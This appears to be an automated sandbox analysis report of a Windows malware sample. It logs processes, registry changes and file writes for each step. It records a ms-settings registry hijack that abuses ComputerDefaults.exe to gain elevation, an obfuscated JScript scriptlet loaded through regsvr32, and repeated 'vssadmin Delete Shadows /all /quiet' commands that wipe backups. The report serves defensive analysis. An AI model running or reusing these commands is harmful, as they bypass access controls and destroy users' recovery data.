Reputation:	high

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

### Analysis Process: cmd.exe PID: 5920 Parent PID: 2952

<b>General</b>	
Start time:	19:15:17
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computer defaults.exe'"
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

### Analysis Process: conhost.exe PID: 3272 Parent PID: 3764

<b>General</b>	
Start time:	19:15:17
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

## Analysis Process: conhost.exe PID: 2916 Parent PID: 5920

### General

Start time:	19:15:17
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

## Analysis Process: WMIC.exe PID: 5376 Parent PID: 3764

### General

Start time:	19:15:18
Start date:	21/05/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'
Imagebase:	0x7ff796700000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

### File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	38	45 78 65 63 75 74 69 6e 67 20 28 57 69 6e 33 32 5f 50 72 6f 63 65 73 73 29 2d 3e 43 72 65 61 74 65 28 29 0d 0d 0a	Executing (Win32_Process)->Create() ...	success or wait	1	7FF79673925F	fprintf
\Device\ConDrv	unknown	31	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a	Method execution successful....	success or wait	1	7FF79673925F	fprintf
\Device\ConDrv	unknown	15	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a	Out Parameters:	success or wait	1	7FF79673925F	fprintf
\Device\ConDrv	unknown	74	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f 50 41 52 41 4d 45 54 45 52 53 0d 0a 7b 0d 0a 09 50 72 6f 63 65 73 73 49 64 20 3d 20 31 31 35 36 3b 0d 0a 09 52 65 74 75 72 6e 56 61 6c 75 65 20 3d 20 30 3b 0d 0a 7d 3b 0d 0a	..instance of __PARAMETERS..{ ..ProcessId = 1156;...ReturnValue = 0;...};..	success or wait	1	7FF79673925F	fprintf

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\\Device\\ConDrv	unknown	2	0d 0a	..	success or wait	1	7FF7967391F1	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

## Analysis Process: WMIC.exe PID: 772 Parent PID: 5920

### General

Start time:	19:15:18
Start date:	21/05/2021
Path:	C:\\Windows\\System32\\wbem\\WMIC.exe
Wow64 process (32bit):	false
Commandline:	C:\\Windows\\system32\\wbem\\wmic process call create 'cmd /c computerdefaults.exe'
Imagebase:	0x7ff796700000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

### File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\\Device\\ConDrv	unknown	38	45 78 65 63 75 74 69 6e 67 20 28 57 69 6e 33 32 5f 50 72 6f 63 65 73 73 29 2d 3e 43 72 65 61 74 65 28 29 0d 0d 0a	Executing (Win32_Process)->Create()...	success or wait	1	7FF79673925F	fprintf
\\Device\\ConDrv	unknown	31	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a	Method execution successful....	success or wait	1	7FF79673925F	fprintf
\\Device\\ConDrv	unknown	15	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a	Out Parameters:	success or wait	1	7FF79673925F	fprintf
\\Device\\ConDrv	unknown	74	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f 50 41 52 41 4d 45 54 45 52 53 0d 0a 7b 0d 0a 09 50 72 6f 63 65 73 73 49 64 20 3d 20 34 30 38 34 3b 0d 0a 09 52 65 74 75 72 6e 56 61 6c 75 65 20 3d 20 30 3b 0d 0a 7d 3b 0d 0a	..instance of __PARAMETERS..{..ProcessId = 4084;...ReturnValue = 0;..};..	success or wait	1	7FF79673925F	fprintf
\\Device\\ConDrv	unknown	2	0d 0a	..	success or wait	1	7FF7967391F1	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

## Analysis Process: svchost.exe PID: 3020 Parent PID: 5008

### General

Start time:	19:15:18
-------------	----------

Start date:	21/05/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff641cd0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	1	20A025A1F50	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	success or wait	1	20A025A2053	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	unknown	332	3c 3f 58 4d 4c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 3f 3e 3c 73 63 72 69 70 74 6c 65 74 3e 3c 72 65 67 69 73 74 72 61 74 69 6f 6e 20 70 72 6f 67 69 64 3d 22 50 65 6e 74 65 73 74 22 20 63 6c 61 73 73 69 64 3d 22 7b 46 30 30 30 31 31 31 31 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 46 45 45 44 41 43 44 43 7d 22 3e 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 53 63 72 69 70 74 22 3e 3c 21 5b 43 44 41 54 41 5b 76 61 72 20 72 20 3d 20 6e 65 77 20 41 63 74 69 76 65 58 4f 62 6a 65 63 74 28 22 57 22 2b 22 53 63 72 22 2b 22 69 70 74 2e 53 22 2b 22 68 65 22 2b 22 6c 6c 22 29 2e 52 75 6e 28 22 76 73 22 2b 22 73 22 2b 22 61 64 6d 69 22 2b 22 6e 2e 65 22 2b 22 78 22 2b 22 65 20 44 65 22 2b 22 6c 65 22 2b 22 74 22 2b 22 65 20 53 22 2b	<?XML version="1.0"?> <scriptlet><registration progid="Pentest" classid=" {F0001111-0000-0000- 0000-0000FEEDACDC}"> <scr<wbr>ipt l anguage="Jscr<wbr>ipt"> <![CDATA[var r = new ActiveXObject("W "+"Scr"+"ipt.S"+"he"+"ll").R un ("vs"+"s"+"admi"+"n.e"+"x" +"e De"+"le"+"t"+"e S"+"	success or wait	1	20A025A1F79	WriteFile

Registry Activities

Key Value Modified



Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	NULL	unicode	C:\Windows\system32\wbem\wmic process call create "vssadmin.exe Delete Shadows /all /quiet" regsvr32.exe scrobj.dll /s /u /n /i:cmd.exe /c "%SystemRoot%\system32\wbem\wmic process cal	regsvr32.exe scrobj.dll /s /u /n /i:C:\Users\Public\readme.txt	success or wait	1	20A025A1EEF	RegSetValueExW
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	NULL	unicode	regsvr32.exe scrobj.dll /s /u /n /i:C:\Users\Public\readme.txt	C:\Windows\system32\wbem\wmic process call create "vssadmin.exe Delete Shadows /all /quiet" regsvr32.exe scrobj.dll /s /u /n /i:cmd.exe /c "%SystemRoot%\system32\wbem\wmic process cal	success or wait	1	20A025A200B	RegSetValueExW

### Analysis Process: cmd.exe PID: 1752 Parent PID: 2996

#### General

Start time:	19:15:18
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computer defaults.exe"
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

### Analysis Process: cmd.exe PID: 1156 Parent PID: 4296

#### General

Start time:	19:15:19
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c computerdefaults.exe
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

**Analysis Process: cmd.exe PID: 5468 Parent PID: 2996****General**

Start time:	19:15:19
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computer defaults.exe'"
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

**File Activities**

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

**Analysis Process: conhost.exe PID: 5488 Parent PID: 1752****General**

Start time:	19:15:19
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

**Analysis Process: conhost.exe PID: 4888 Parent PID: 1156****General**

Start time:	19:15:19
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

**Analysis Process: cmd.exe PID: 4084 Parent PID: 4296****General**

Start time:	19:15:19
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c computerdefaults.exe
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

#### Analysis Process: conhost.exe PID: 5048 Parent PID: 5468

##### General

Start time:	19:15:19
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### Analysis Process: conhost.exe PID: 6152 Parent PID: 4084

##### General

Start time:	19:15:20
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### Analysis Process: WMIC.exe PID: 6160 Parent PID: 1752

##### General

Start time:	19:15:20
Start date:	21/05/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'

Imagebase:	0x7ff796700000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

#### File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\\Device\\ConDrv	unknown	38	45 78 65 63 75 74 69 6e 67 20 28 57 69 6e 33 32 5f 50 72 6f 63 65 73 73 29 2d 3e 43 72 65 61 74 65 28 29 0d 0d 0a	Executing (Win32_Process)->Create()...	success or wait	1	7FF79673925F	fprintf
\\Device\\ConDrv	unknown	31	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a	Method execution successful....	success or wait	1	7FF79673925F	fprintf
\\Device\\ConDrv	unknown	15	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a	Out Parameters:	success or wait	1	7FF79673925F	fprintf
\\Device\\ConDrv	unknown	74	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f 50 41 52 41 4d 45 54 45 52 53 0d 0a 7b 0d 0a 09 50 72 6f 63 65 73 73 49 64 20 3d 20 36 33 38 30 3b 0d 0a 09 52 65 74 75 72 6e 56 61 6c 75 65 20 3d 20 30 3b 0d 0a 7d 3b 0d 0a	..instance of __PARAMETERS..{. ..ProcessId = 6380;...ReturnValue = 0;..};..	success or wait	1	7FF79673925F	fprintf
\\Device\\ConDrv	unknown	2	0d 0a	..	success or wait	1	7FF7967391F1	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

#### Analysis Process: ComputerDefaults.exe PID: 6192 Parent PID: 1156

#### General

Start time:	19:15:20
Start date:	21/05/2021
Path:	C:\\Windows\\System32\\ComputerDefaults.exe
Wow64 process (32bit):	false
Commandline:	computerdefaults.exe
Imagebase:	0x7ff7f6950000
File size:	72192 bytes
MD5 hash:	1D494543B5C91E0EDD4C7C6C63EE25F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

#### Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
----------	------	------	------	------------	-------	----------------	--------

## Analysis Process: WMIC.exe PID: 6248 Parent PID: 5468

### General

Start time:	19:15:20
Start date:	21/05/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmic process call create 'cmd /c computerdefaults.exe'
Imagebase:	0x7ff796700000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

### File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	38	45 78 65 63 75 74 69 6e 67 20 28 57 69 6e 33 32 5f 50 72 6f 63 65 73 73 29 2d 3e 43 72 65 61 74 65 28 29 0d 0d 0a	Executing (Win32_Process)->Create()...	success or wait	1	7FF79673925F	fprintf
\Device\ConDrv	unknown	31	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a	Method execution successful....	success or wait	1	7FF79673925F	fprintf
\Device\ConDrv	unknown	15	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a	Out Parameters:	success or wait	1	7FF79673925F	fprintf
\Device\ConDrv	unknown	74	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f 50 41 52 41 4d 45 54 45 52 53 0d 0a 7b 0d 0a 09 50 72 6f 63 65 73 73 49 64 20 3d 20 36 34 31 32 3b 0d 0a 09 52 65 74 75 72 6e 56 61 6c 75 65 20 3d 20 30 3b 0d 0a 7d 3b 0d 0a	..instance of __PARAMETERS..{.. ..ProcessId = 6412;..ReturnValue = 0;..};..	success or wait	1	7FF79673925F	fprintf
\Device\ConDrv	unknown	2	0d 0a	..	success or wait	1	7FF7967391F1	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

## Analysis Process: ComputerDefaults.exe PID: 6276 Parent PID: 4084

### General

Start time:	19:15:20
Start date:	21/05/2021
Path:	C:\Windows\System32\ComputerDefaults.exe
Wow64 process (32bit):	false
Commandline:	computerdefaults.exe
Imagebase:	0x7ff7f6950000

File size:	72192 bytes
MD5 hash:	1D494543B5C91E0EDD4C7C6C63EE25F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

#### Analysis Process: cmd.exe PID: 6380 Parent PID: 4296

##### General

Start time:	19:15:21
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c computerdefaults.exe
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### Analysis Process: cmd.exe PID: 6412 Parent PID: 4296

##### General

Start time:	19:15:22
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c computerdefaults.exe
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### Analysis Process: conhost.exe PID: 6420 Parent PID: 6380

##### General

Start time:	19:15:22
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
----------------	--------------------------

### Analysis Process: WMIC.exe PID: 6440 Parent PID: 6192

#### General

Start time:	19:15:22
Start date:	21/05/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\wbem\wmic.exe' process call create 'vssadmin.exe Delete Shadows /all /quiet'
Imagebase:	0x7ff796700000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: conhost.exe PID: 6452 Parent PID: 6412

#### General

Start time:	19:15:22
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C3BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: taskhostw.exe PID: 2736 Parent PID: 5008

#### General

Start time:	19:15:22
Start date:	21/05/2021
Path:	C:\Windows\System32\taskhostw.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff70cb30000
File size:	87904 bytes
MD5 hash:	CE95E236FC9FE2D6F16C926C75B18BAF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: WMIC.exe PID: 6488 Parent PID: 6276

#### General

Start time:	19:15:22
-------------	----------

Start date:	21/05/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\wbem\wmic.exe' process call create 'vssadmin.exe Delete Shadows /all /quiet'
Imagebase:	0x7ff796700000
File size:	521728 bytes
MD5 hash:	EC80E603E0090B3AC3C1234C2BA43A0F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### Analysis Process: conhost.exe PID: 6496 Parent PID: 6440

<b>General</b>	
Start time:	19:15:22
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### Analysis Process: ComputerDefaults.exe PID: 6508 Parent PID: 6380

<b>General</b>	
Start time:	19:15:23
Start date:	21/05/2021
Path:	C:\Windows\System32\ComputerDefaults.exe
Wow64 process (32bit):	false
Commandline:	computerdefaults.exe
Imagebase:	0x7ff7f6950000
File size:	72192 bytes
MD5 hash:	1D494543B5C91E0EDD4C7C6C63EE25F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

#### Analysis Process: cmd.exe PID: 6540 Parent PID: 3020

<b>General</b>	
Start time:	19:15:23
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computer defaults.exe'"
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true



Programmed in:	C, C++ or other language
----------------	--------------------------

### Analysis Process: ComputerDefaults.exe PID: 6552 Parent PID: 6412

#### General

Start time:	19:15:23
Start date:	21/05/2021
Path:	C:\Windows\System32\ComputerDefaults.exe
Wow64 process (32bit):	false
Commandline:	computerdefaults.exe
Imagebase:	0x7ff7f6950000
File size:	72192 bytes
MD5 hash:	1D494543B5C91E0EDD4C7C6C63EE25F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: conhost.exe PID: 6560 Parent PID: 6488

#### General

Start time:	19:15:23
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: cmd.exe PID: 6612 Parent PID: 3020

#### General

Start time:	19:15:24
Start date:	21/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call create 'cmd /c computer defaults.exe'
Imagebase:	0x7ff7bf140000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

### Analysis Process: conhost.exe PID: 6620 Parent PID: 6540

#### General

Start time:	19:15:24
-------------	----------

Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6696 Parent PID: 6612

General

Start time:	19:15:24
Start date:	21/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis